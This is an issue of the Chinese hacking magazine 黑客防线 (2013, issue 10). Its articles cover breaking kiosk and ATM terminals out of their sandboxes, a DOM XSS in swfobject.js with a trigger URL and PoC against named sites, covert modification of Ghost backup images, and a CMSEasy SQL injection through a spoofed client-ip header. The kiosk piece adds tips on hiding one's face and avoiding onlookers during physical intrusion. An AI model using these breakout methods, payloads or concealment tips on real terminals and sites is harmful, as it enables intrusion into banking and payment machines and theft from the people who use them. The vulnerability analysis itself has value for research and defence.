

《黑客防线》10 期文章目录

总第 154 期 2013 年

漏洞攻防

终端机入侵方法总结 (独猫)	2
一个常见通用 JS 文件的 domxss 分析 (heikela)	5
实现 GHO 文件的“隐蔽”修改 (爱无言)	12
CMSEasy Insert 注入漏洞 (PaxMac.ywledoc)	14

编程解析

初探文件系统微过滤驱动 (李旭昇)	18
智能输入法与隐私泄露 (李旭昇)	23
Windows 系统空间的页面管理 (王晓松)	28

网络安全顾问

堡垒机绕过与防护方案 (xysky)	33
实现 Linux 对隐藏模块的检测 (unity)	41
无线监听窥秘实录 (MOD)	43

密界寻踪

逆向“七雄军师”之旅 (白金之星)	47
---------------------------	----

2013 年第 10 期杂志特约选题征稿	58
----------------------------	----

2013 年征稿启示	61
------------------	----

终端机入侵方法总结

图/文 独猫

第 9 期杂志发表了一篇入侵渗透终端机的文章，有朋友看过后说不错，想让我总结总结入侵终端机有哪些方法。我想了想且发现网上没有此类文章，于是便有了此文。（终端机的设计原理参考 2013 年第 9 期黑防杂志文章《渗透校园转账终端机》。）

终端机的入侵基本原理其实就是跳出沙盒这一环节，只要跳出了沙盒，后续的一切就进入了“正轨”。既然是任何比显示页面更前更高的窗体就可跳出，下面我们就来总结一下本人所能想出来和曾经见别的大牛用过的所有方法和相应的注意事项。

Windows/Linux 通用

1) 邮件链接

这里并不是随便一个邮件地址都可以，而是可以打开超链接的邮件地址，也就是 html 中的“`给我写邮件`”类似这样的超链接。当点击链接时，如果系统有默认的邮件管理系统，就会跳出沙盒。

注意，不要点开过多管理页面，以防止有些软件做了打开次数限制，最好跳出后立即关闭当前邮件管理器。

发生概率：★★★★★

2) 拔网线或者拔电源（如果有的话）

看到这条方法一定以为我是在闹，或者在想这都能行？对，确实能行！把网线拔掉的话，系统可能会弹出提示气泡或者错误页面，更有可能直接跳出网络连接对话框，可以利用气泡或者错误页面或者错误对话框跳出沙盒。至于拔电源线，如果它有开机按钮或者你确定它能自动重启的话，那是最好，否则还是算了把。我们可以在启动中趁它还没完全加载启动项，不进入沙盒或者跳出沙盒。以前很多人在 KTV 就是利用这种方法来控制选歌机的。

发生概率：★★★

3) XSS 漏洞

这个需要耐心和技术。在网页上查找所有可以输入的地方，依次尝试是否存在 XSS 漏洞，如果有的话，就可以进行相应的代码插入，一个最简单的 `alert(1)` 就可直接让你看到桌面反射出的曙光。虽然看起来挺困难的，但是我就曾经看到过一个中国银行的 ATM 就有此漏洞。由于互联网的高速发展，智能终端机的功能越来越强大。当我们有常用符号按键的时候，恐怕终端机的安全度要大打折扣了。

发生概率：★★★★☆

4) 输入错误数据或者程序自身错误

某些终端机沙盒在设计时对于输入的数据有报错提醒，可是如果报错方式不对，就可能引起更多的错误。比如见过一个移动话费充值机，在输入手机号的地方输入超过 11 位时会通过系统的 `MessageBox` 提示输入格式错误。这时的报错提醒为系统对话框的话，恐怕就直接跳出沙盒了。如果程序自身有些 `BUG` 能导致停止运行或者任何系统能检测出来的运行错误的话，只要能触发，同样也能跳出沙盒。

发生概率：★★★★☆

5) Flash 跳出

既然终端机里大多都是显示网页，那么经常出现在网页中的各种 `Flash` 就可能带来某些问题。有时候 `Flash` 会内嵌网页链接和某些可弹出对话框的地方，点击同样可以跳出。比如

很多小游戏里面都有推广链接。

发生概率：★★★★☆

6) 长按弹出右键

有些终端机的触摸屏会设置为长按为右键,这时候对着一张图片或者某些地方长按弹出右键,点击“**另存为”,在另存为对话框上“保存类型”改为“所有文件”,这时候就算不跳出沙盒,也可以找到所有可执行文件。

发生概率：★★★★☆

由于 Linux 平台桌面环境有多种且版本众多,所以有些方法可能不适用于你要入侵的终端机。同样,有些适用于 Windows 平台的方法也可能适用于某些 Linux 平台。看起来我介绍的这些方法很多都是在“碰运气”,但实际上哪个成功的入侵案件没有所谓的“运气”呢?还是那句话:入侵的过程,总有你意想不到的事情发生,也正是这些意想不到的发生,才让成功入侵有了可能。

Window 平台

1) IE 浏览器上的某些图片

当用户用一定的频率“猛击”IE 浏览器内的没有超链接的图片时,IE 浏览器自带的图片高级对话框就自动显性了,如图 1 所示。你可以点击其中任何一个按钮,即可弹出优先级更高的对话框,也就跳出了沙盒。注意:必须 IE6 且没有超链接,好在现在大部分 Windows 平台都是 XP+IE6。

发生概率：★★★★★




图 1

2) IP 地址冲突

对于任意版本的 Windows 操作系统,当同一个网络中出现两个相同的 IP 地址时,会自动弹出 IP 冲突对话框,如图 2 所示。这样,任务栏就现形了,跳出成功。要使用此方法,分两种情况:一是机器是有线连接的,不推荐使用,太显眼;二是无线网络,连接到它所在的无线网络,通过扫描端口等途径收集信息,最终确定其 IP,设置自己为相同。

发生概率：★★




图 3

3) 万恶的屏幕键盘

不论是 Windows XO 还是 Windows7,都带有系统键盘,如果终端机生产商偷懒了,直接采用系统的屏幕键盘,那么就可通过“选项”-“控制登陆时候启动屏幕键盘”来弹出

控制面板，之后就可以在有路径的地方，输入“c:”，就相当于打开了资源管理器，如图 3 所示。这里我以 Windows7 为例，XP 类似。还有某些输入法，同样存在一些问题，比如帮助文档和设置里面，可能会有些潜在的“资源管理器”。

发生概率：★★★




图 3

4) 悲催的硬件配置

我们都知道，Windows 平台在有些应用程序未响应的时候，会弹出一个对话框。这时候，如果终端机的硬件配置比较不入流，而且我们强行进行大量操作的话，就可能让应用程序未响应，这时候我们快速点击多个跳转或者其他类似的都可以跳出沙盒。

发生概率：★★

5) 惊人的 USB 接口

有些 Windows 平台的终端机竟然会有裸露的 USB 口在外面，如图 4 所示。个人认为这是极为不合适的，不论是从维护性（容易损坏）和安全性考虑都不应该将 USB 口裸露放在外面。但是现实总是充满了各种各样的惊喜，还是有某些 ATM 将 USB 口裸露在外且没关闭 Autorun 自动启动。这个就不用我再继续了，大家都明白的。但如果禁用了 Autorun，你可以随身带个 USB 免驱鼠标/键盘试试怎么样？

发生概率：★★☆



图 4

最后再给大家一点关于物理接触终端机的建议。首先你要保证自己的安全，最好带个口罩或者帽子啥的，别漏“真相”。其次注意不要破坏终端机，同时别在人多的时候干，太显眼。最后，违法之事万万不可干！其实这些我们都知道，只是有时候头脑一热一激动就给忘了，但却可能给自己留下终生的遗憾！

一个常见通用 JS 文件的 domxss 分析

文/heikela

本文分析的 JS 文件是在国内被广泛使用的一个调用 Flash 文件的模板框架，下载地址为 <https://code.google.com/p/swfobject/>。国内多数网站都使用该文件，如 phpwind 系列，腾讯和搜狐等部分网站都会使用。以搜狐的 <http://tv.sohu.com/voice/> 为例，调用了文件 <http://tv.sohu.com/upload/static/special/voice/swf/swfobject.js>，其调用代码如下：

```
var swfVersionStr = "11.1.0";
var xiSwfUrlStr = "";
var flashvars = {};
var params = {};
params.quality = "high";
params.bgcolor = "#fff";
params.allowscriptaccess = "always";
params.allowfullscreen = "true";
var attributes = {};
attributes.id = "main";
attributes.name = "main";
attributes.align = "middle";
swfobject.embedSWF(
    "http://tv.sohu.com/upload/static/special/voice/swf/main.swf?" + new
    Date().getTime(), "flashContent",
    "100%", "130%",
    swfVersionStr, xiSwfUrlStr,
    flashvars, params, attributes);
```

在 swfVersionStr 的版本大于浏览器的 flash 版本时（在本例中就是小于 11.1.0 版本），在 IE 下构造语句 “`http://tv.sohu.com/voice/#b"></object><img/src="x"/onerror=alert(/xss/)>`” 即会触发 XSS。

该文件由于 2.2 版本做了一定的混淆不好辨认，我们分析 2.0 版，2.2 与 2.0 一样存在这个 domxss 问题。首先通过搜索特殊函数来确定文件有可能存在 domxss 问题，该 JS 文件确定存在输入点 location 和 outerhtml。

首先分析 ua 函数，代码如下：

```
ua = function() {
    var w3cdom = typeof doc.getElementById != UNDEF && typeof
doc.getElementsByTagName != UNDEF && typeof doc.createElement != UNDEF,
    u = nav.userAgent.toLowerCase(),
    p = nav.platform.toLowerCase(),
    windows = p ? /win/.test(p) : /win/.test(u),
    mac = p ? /mac/.test(p) : /mac/.test(u),
    webkit = /webkit/.test(u) ?
```

```
parseFloat(u.replace(/^.*webkit\/(\d+(\.\d+)?).*$/, "$1")) : false, // returns either the webkit
version or false if not webkit
    ie = !+"\v1", // feature detection based on Andrea Giammarchi's solution:
http://webreflection.blogspot.com/2009/01/32-bytes-to-know-if-your-browser-is-ie.html
    playerVersion = [0,0,0],
    d = null;
    if (typeof nav.plugins != UNDEF && typeof nav.plugins[SHOCKWAVE_FLASH] ==
OBJECT) {
        d = nav.plugins[SHOCKWAVE_FLASH].description;
        if (d && !(typeof nav.mimeTypes != UNDEF &&
nav.mimeTypes[FLASH_MIME_TYPE] && !nav.mimeTypes[FLASH_MIME_TYPE].enabledPlugin))
{ // navigator.mimeTypes["application/x-shockwave-flash"].enabledPlugin indicates whether
plugin-ins are enabled or disabled in Safari 3+
            plugin = true;
            ie = false; // cascaded feature detection for Internet Explorer
            d = d.replace(/^.*\s+(\S+\s+\S+)/, "$1");
            playerVersion[0] = parseInt(d.replace(/^(.*)\./, "$1"), 10);
            playerVersion[1] = parseInt(d.replace(/^(.*)\./, "$1"), 10);
            playerVersion[2] = /[a-zA-Z]/.test(d) ?
parseInt(d.replace(/^[a-zA-Z]+(\.)*$/, "$1"), 10) : 0;
        }
    }
    else if (typeof win.ActiveXObject != UNDEF) {
        try {
            var a = new ActiveXObject(SHOCKWAVE_FLASH_AX);
            if (a) { // a will return null when ActiveX is disabled
                d = a.GetVariable("$version");
                if (d) {
                    ie = true; // cascaded feature detection for Internet Explorer
                    d = d.split(" ")[1].split(",");
                    playerVersion = [parseInt(d[0], 10), parseInt(d[1], 10),
parseInt(d[2], 10)];
                }
            }
        } catch(e) {}
    }
    alert(playerVersion);
    return { w3:w3cdom, pv:playerVersion, wk:webkit, ie:ie, win:windows, mac:mac };
}(),
```

该函数的返回值 return 的 ua.pv 是获取当前浏览器 Flash 版本的值,其格式为 11,8,800。下面继续分析 hasPlayerVersion, 代码如下:

```
function hasPlayerVersion(rv) {
    var pv = ua.pv, v = rv.split(".");
    v[0] = parseInt(v[0], 10);
    v[1] = parseInt(v[1], 10) || 0; // supports short notation, e.g. "9" instead of "9.0.0"
    v[2] = parseInt(v[2], 10) || 0;
    return (pv[0] > v[0] || (pv[0] == v[0] && pv[1] > v[1]) || (pv[0] == v[0] && pv[1] ==
v[1] && pv[2] >= v[2])) ? true : false;
}
```

该函数通过比较传递进来的 `rv` 值与当前机器的 Flash 版本的值来确定 Flash 版本，如果当前浏览器 Flash 版本大于 `rv` 所需求的版本即返回 `true`，而后面分析会知道当返回 `false` 时才会触发 XSS，也就是说需要浏览器的 Flash 版本低于 `rv` 所传递的版本就会触发漏洞。

我们继续分析 `embedSWF` 函数的作用，代码如下：

```
embedSWF: function(swfUrlStr, replaceElemIdStr, widthStr, heightStr, swfVersionStr,
xiSwfUrlStr, flashvarsObj, parObj, attObj, callbackFn) {
    var callbackObj = {success:false, id:replaceElemIdStr};
    if (ua.w3 && !(ua.wk && ua.wk < 312) && swfUrlStr && replaceElemIdStr &&
widthStr && heightStr && swfVersionStr) {
        setVisibility(replaceElemIdStr, false);
        addDomLoadEvent(function() {
            widthStr += ""; // auto-convert to string
            heightStr += "";
            var att = {};
            if (attObj && typeof attObj === OBJECT) {
                for (var i in attObj) { // copy object to avoid the use of
references, because web authors often reuse attObj for multiple SWFs
                    att[i] = attObj[i];
                }
            }
            att.data = swfUrlStr;
            att.width = widthStr;
            att.height = heightStr;
            var par = {};
            if (parObj && typeof parObj === OBJECT) {
                for (var j in parObj) { // copy object to avoid the use of
references, because web authors often reuse parObj for multiple SWFs
                    par[j] = parObj[j];
                }
            }
            if (flashvarsObj && typeof flashvarsObj === OBJECT) {
                for (var k in flashvarsObj) { // copy object to avoid the use of
references, because web authors often reuse flashvarsObj for multiple SWFs
                    if (typeof par.flashvars != UNDEF) {
```

```

        par.flashvars += "&" + k + "=" + flashvarsObj[k];
    }
    else {
        par.flashvars = k + "=" + flashvarsObj[k];
    }
}
}
if (hasPlayerVersion(swfVersionStr)) { // create SWF
    var obj = createSWF(att, par, replaceElemIdStr);
    if (att.id == replaceElemIdStr) {
        setVisibility(replaceElemIdStr, true);
    }
    callbackObj.success = true;
    callbackObj.ref = obj;
}
else if (xiSwfUrlStr && canExpressInstall()) { // show Adobe Express
Install
    att.data = xiSwfUrlStr;
    showExpressInstall(att, par, replaceElemIdStr, callbackFn); //能
    执行到这里既可以触发 xss
    return;
}
else { // show alternative content
    setVisibility(replaceElemIdStr, true);
}
if (callbackFn) { callbackFn(callbackObj); }
});
}
else if (callbackFn) { callbackFn(callbackObj); }
},

```

满足上面的条件，就可以执行到 showExpressInstall(regObj)，从而触发 domxss。下面分析 showExpressInstall(regObj)函数。

```

function showExpressInstall(att, par, replaceElemIdStr, callbackFn) {
    isExpressInstallActive = true;
    storedCallbackFn = callbackFn || null;
    storedCallbackObj = {success:false, id:replaceElemIdStr};
    var obj = getElementById(replaceElemIdStr);
    if (obj) {
        if (obj.nodeName == "OBJECT") { // static publishing
            storedAltContent = abstractAltContent(obj);
            storedAltContentId = null;
        }
    }
}

```



```

else { // dynamic publishing
    storedAltContent = obj;
    storedAltContentId = replaceElemIdStr;
}
att.id = EXPRESS_INSTALL_ID;
if (typeof att.width == UNDEF || (!/%$/ .test(att.width) && parseInt(att.width,
10) < 310)) { att.width = "310"; }
if (typeof att.height == UNDEF || (!/%$/ .test(att.height) &&
parseInt(att.height, 10) < 137)) { att.height = "137"; }
doc.title = doc.title.slice(0, 47) + " - Flash Player Installation";
var pt = ua.ie && ua.win ? "ActiveX" : "PlugIn",
    fv = "MMredirectURL=" +
encodeURIComponent(window.location).toString().replace(/&/g, "%26") + "&MMplayerType=" + pt +
"&MMdoctitle=" + doc.title; //此处用到 window.location 会获取 url 中的值
if (typeof par.flashvars != UNDEF) {
    par.flashvars += "&" + fv;
}
else {
    par.flashvars = fv;
}
// IE only: when a SWF is loading (AND: not available in cache) wait for the
readyState of the object element to become 4 before removing it,
// because you cannot properly cancel a loading SWF file without breaking
browser load references, also obj.onreadystatechange doesn't work
if (ua.ie && ua.win && obj.readyState != 4) {
    var newObj = createElement("div");
    replaceElemIdStr += "SWFObjectNew";
    newObj.setAttribute("id", replaceElemIdStr);
    obj.parentNode.insertBefore(newObj, obj); // insert placeholder div that
will be replaced by the object element that loads expressinstall.swf
    obj.style.display = "none";
    (function(){
        if (obj.readyState == 4) {
            obj.parentNode.removeChild(obj);
        }
        else {
            setTimeout(arguments.callee, 10);
        }
    })();
}
createSWF(att, par, replaceElemIdStr); //此处会使用用相关参数
}
}

```

该函数调用 createSWF({ data:regObj.expressInstall, id:EXPRESS_INSTALL_ID, width:regObj.width, height:regObj.height }, { flashvars:fv }, replaceId), 其中的{flashvars: fv} 参数是可控的, fv = "MMredirectURL=" + win.location + "&MMplayerType=" + pt + "&MMdoctype=" + dt。

由于调用了 createSWF, 所以我们继续分析 createSWF 函数。

```
function createSWF(attObj, parObj, id) {
    var r, el = getElementById(id);
    if (ua.wk && ua.wk < 312) { return r; }
    if (el) {
        if (typeof attObj.id == UNDEF) { // if no 'id' is defined for the object element,
it will inherit the 'id' from the alternative content
            attObj.id = id;
        }
        if (ua.ie && ua.win) { // Internet Explorer + the HTML object element + W3C
DOM methods do not combine: fall back to outerHTML
            var att = "";
            for (var i in attObj) {
                if (attObj[i] != Object.prototype[i]) { // filter out prototype additions
from other potential libraries
                    if (i.toLowerCase() == "data") {
                        parObj.movie = attObj[i];
                    }
                    else if (i.toLowerCase() == "styleclass") { // 'class' is an ECMA4
reserved keyword
                        att += ' class="' + attObj[i] + '"';
                    }
                    else if (i.toLowerCase() != "classid") {
                        att += ' ' + i + '="' + attObj[i] + '"';
                    }
                }
            }
            var par = "";
            for (var j in parObj) {
                if (parObj[j] != Object.prototype[j]) { // filter out prototype
additions from other potential libraries
                    par += '<param name="' + j + '" value="' + parObj[j] + '" />';
                }
            }
            el.outerHTML = '<object
classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"' + att + '>' + par + '</object>'; //此处
调用了 outerHTML, 输出为 html, 从而导致了 XSS
            objIdArr[objIdArr.length] = attObj.id; // stored to fix object 'leaks' on
unload (dynamic publishing only)
        }
    }
}
```

```

        r = getElementById(attObj.id);
    }
    else { // well-behaving browsers
        var o = createElement(OBJECT);
        o.setAttribute("type", FLASH_MIME_TYPE);
        for (var m in attObj) {
            if (attObj[m] != Object.prototype[m]) { // filter out prototype
additions from other potential libraries
                if (m.toLowerCase() == "styleclass") { // 'class' is an ECMA4
reserved keyword

                    o.setAttribute("class", attObj[m]);
                }
                else if (m.toLowerCase() != "classid") { // filter out IE specific
attribute

                    o.setAttribute(m, attObj[m]);
                }
            }
        }
        for (var n in parObj) {
            if (parObj[n] != Object.prototype[n] && n.toLowerCase() != "movie")
{ // filter out prototype additions from other potential libraries and IE specific param element
                createObjParam(o, n, parObj[n]);
            }
        }
        el.parentNode.replaceChild(o, el);
        r = o;
    }
}
return r;
}
}

```

在该函数中，`el.outerHTML = '<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000" + att + '>' + par + '</object>';`，`par` 参数是之前函数包含的 `fv` 参数，所以可以得到执行。

综上所述，该 `domxss` 可以执行的条件是，系统的 Flash 版本低于调用该 `embedSWF` 函数的要求版本，如果函数做调用 `embedSWF(1,'tr1',3,4, "12.0.1", 6, 7, 8, 9)`，其中第 5 个参数是 Flash 版本的要求，那么，所有系统 Flash 版本低于 12.0.1 的浏览器就可触发该 `domxss`。

最后给出触发该漏洞后的 POC，代码如下：

```

<html>
<head>
<a id='tr1'></a>
<script type=text/javascript src="1.js"></script>
<script>

```

```
var b = swfobject;
b.embedSWF(1,'tr1',3,4, "12.0.1", 6, 7, 8, 9) //12.0.1 是要求的最低 flash 版本
</script>
</head>
</html>
```

实现 GHO 文件的“隐蔽”修改

文/图 爱无言

对于当今的电脑使用者来说，重做系统已不再像以往那样复杂，需要使用繁杂的 fdisk 命令，安装一次系统往往需要耗费很长的时间。现在，只需要利用 Ghost 系统光盘，几分钟的时间就可以将系统重新安装完毕，包括驱动程序、常用软件等。安装好系统后，用户还可以利用 Ghost 将当前的系统进行备份，以后就不需要利用光盘进行系统安装，而是直接从备份中恢复系统，十分快捷方便。这里的 Ghost 就是赛门铁克公司开发的一款数据整体备份恢复软件，它所利用的机制其实很简单，但其最终备份出的系统数据格式即 GHO 文件却是一个未知格式的文件，如果想要修改或者打开，只能利用赛门铁克公司的 GhostExp 软件，该软件的运行界面如图 1 所示。




图 1 GhostExp 使用界面

据我所知，GhostExp 无法在命令行下使用，种种原因使得想要修改 GHO 文件变得似乎遥不可及。现在的问题是，要么我们需要对 GhostExp 程序进行分析，找出其工作原理，然后自己实现一个类似的 GhostExp 程序，利用它来修改；要么就需要分析 GHO 文件，解析出文件格式，最终实现对其修改。这两种方法都看似合理，但是难度可想而知，要想在短时间内实现对 GHO 文件的修改，恐怕不太可能。事情总有转机的时候，经过一番努力，我找出了一种利用二次转换原理实现 GHO 文件修改的方法，该方法适用于命令行模式，实现较为“隐蔽”地修改 GHO 文件，效果较好，唯一的不足是较为消耗时间，弥补这个缺点的方法可以让程序分阶段运行，逐步实现最终对 GHO 文件的修改目的。

二次转换原理的核心思想是将 GHO 文件变为可以被随意修改的虚拟磁盘，让其成为 Windows 系统的一个分区，这样一来，我们就可以如同操作普通磁盘分区一样，在其中建立

或者删除、替换任意文件。要想实现这个目的，首先需要使用赛门铁克公司的 Ghost32 程序，这是一个可以运行在 Windows 系统下的 Ghost 软件，利用它，我们可以将 GHO 文件转换为 VMDK 文件。这里需要的命令为：`d:\ghost32.exe -clone,mode=restore,src=d:\\winxp.gho,dst=d:\\xp.vmdk -batch -sure`。该命令的意思是将 D 盘下的 winxp.gho 文件以重新恢复的方式转换为 D 盘下的 xp.vmdk。成功转换后，此时的 xp.vmdk 文件就是一个虚拟磁盘文件，我们必须将其挂接在 Windows 系统下，让其成为一个磁盘分区。此时可以直接借助 WinMount 软件来实现虚拟磁盘变为系统磁盘分区。WinMount 软件使用界面如图 2 所示。




图 2 WinMount 使用界面

WinMount 支持命令行模式，可以直接利用命令行来实现将 VMDK 文件挂接在 Windows 系统下，该命令格式为 `C:\Program Files\WinMount3\WinMount3.exe -m d:\\xp.vmdk -drv:z -part:0`，意思是将 D 盘下的 xp.vmdk 文件挂接到当前系统下，成为 Z 盘。这里要注意，对不同的 GHO 文件需要进行分析，一般来说，用户都喜欢将 C 盘进行备份，很少有制作整体磁盘备份的。为此，上述命令中的最后的“-part:0”意思就是在挂接 VMDK 文件时，需要将其安排为第一分区，即当前 GHO 文件只为一个分区的备份，非整体磁盘。挂接成功的效果如图 3 所示。




图 3 成功挂接 VMDK

在成功将 VMDK 文件挂接为系统的一个分区后，就可以直接操作该分区，在其中建立或者修改、删除任意文件。之后，卸载该分区，此时我们的所有修改行为就已经保存进入到 VMDK 中了。卸载该分区的命令为 C:\Progra~1\WinMount3\WinMount3.exe -unmountall。

在修改行为成功后，我们还需要将 VMDK 转化回 GH0 文件。此时还需要利用 Ghost32 文件，命令为 d:\ghost32.exe -clone,mode=create,src=d:\xp.vmdk,dst=d:\winxp.gho -batch -sure。该命令的意思是将 D 盘下的 xp.vmdk 文件以新建的方式转换为 D 盘下的 winxp.gho 文件。现在，我们再用 GhostExp 程序打开新修改后的 GH0 文件，会发现所有的修改行为已经成功进入到了当前的 GH0 文件中。

最后，本文旨在讨论安全技术，请勿利用本文中的技术进行任何违法行为，作者与杂志概不负责。

CMSEasy Insert 注入漏洞

文/图 PaxMac.ywledoc

CMSEasy 的用户量比较大，不过就算是用户众多的系统，也会犯一些错误，而且是比较低级的错误。本文要分析的漏洞为 CMSEasy_v5.5_UTF8-20130605，于 6 月份发现，目前官方已经修复此漏洞。下面我买来看看漏洞细节。

在对订单的处理流程中，需要用户的 IP 地址，处理流程的代码如下：

```
function orders_action() {
    $this->view->aid = trim(front::get('aid'));
    if (front::post('submit')) {
        if (front::$post['telephone'] == '') {
            front::flash('联系电话为必填!');
            return;
        }
        front::$post['mid'] = $this->view->user['userid'] ?
$this->view->user['userid'] : 0;
        front::$post['adddate'] = time();
        front::$post['ip'] = front::ip(); //取 IP, 想到什么了
        echo front::$post['ip'];
        if (isset(front::$post['aid'])) {
            $aidarr = front::$post['aid'];
            unset(front::$post['aid']);
            foreach ($aidarr as $val) {
                front::$post['aid'] .= $val . ',';
                front::$post['pnums'] .= front::$post['thisnum'][$val].',';
            }
        } else {
            front::$post['aid'] = $this->view->aid;
        }
        if (!isset(front::$post['logisticsid']))
```

```

        front::$post['logisticsid'] = 0;
        front::$post['oid'] = date('YmdHis') . '-' .
front::$post['logisticsid'] . '-' . front::$post['mid'] . '-' .
front::$post['payname'];
        $this->orders = new orders();
        $insert = $this->orders->rec_insert(front::$post); //插入
    
```

要实现注入，有两方面限制：一是 front::ip() 是否允许伪造 IP；二是 rec_insert 对传入的 front::\$post 没有做安全方面的处理。

我再看看 front::ip() 的实现。

```

static function ip() {
    if (getenv('HTTP_CLIENT_IP')) {
        $onlineip=getenv('HTTP_CLIENT_IP');
    }
    elseif (getenv('HTTP_X_FORWARDED_FOR')) {
        $onlineip=getenv('HTTP_X_FORWARDED_FOR');
    }
    elseif (getenv('REMOTE_ADDR')) {
        $onlineip=getenv('REMOTE_ADDR');
    }
    else {
        $onlineip=$HTTP_SERVER_VARS['REMOTE_ADDR'];
    }
    return $onlineip;
}
    
```

这个错误犯的的确很低级，可以用经典来形容了。没有任何安全方面的考虑，直接伪造 HTTP 头就可以传入我们的注入语句。

下面看看 rec_insert 的实现。

```

function rec_insert($row) {
    $tbname=$this->name;
    $sql=$this->sql_insert($tbname, $row);
    return $this->query_unbuffered($sql);
}

function sql_insert($tbname, $row) {
    $sqlfield='';
    $sqlvalue='';
    foreach ($row as $key=>$value) {
        if (in_array($key,explode(',',$this->getcolslst()))) {
            $value=$value;
            $sqlfield .= $key.", ";
        }
    }
}
    
```

```

        $sqlvalue .= "".$value."", ";
    }
}
return "INSERT INTO `".$tbname."` (" . substr($sqlfield, 0, -1). ") VALUES
(" . substr($sqlvalue, 0, -1). ")";
}

function query_unbuffered($sql="") {
    return $this->query($sql, 'mysql_unbuffered_query');
}

function query($query_id, $query_type='mysql_query') {
    front::$query[]=$query_id;
    $this->query_id=@$query_type($query_id, $this->connection_id);
    $this->queries[]=$query_id;
    if (!$this->query_id) {
        $this->halt("查询失败:\n$query_id");
    }
    $this->query_count++;
    return $this->query_id;
}

```

rec_insert 也没有任何过滤，而且\$_SERVER 还不受 GPC 的限制，所以可以任意注入了。访问：<http://localhost/cmseasy/index.php?case=archive&act=orders&aid=24>，点击“提交”，利用 Tamper Data 修改 Header，加上 HTTP 头 client-ip，内容如下：

```

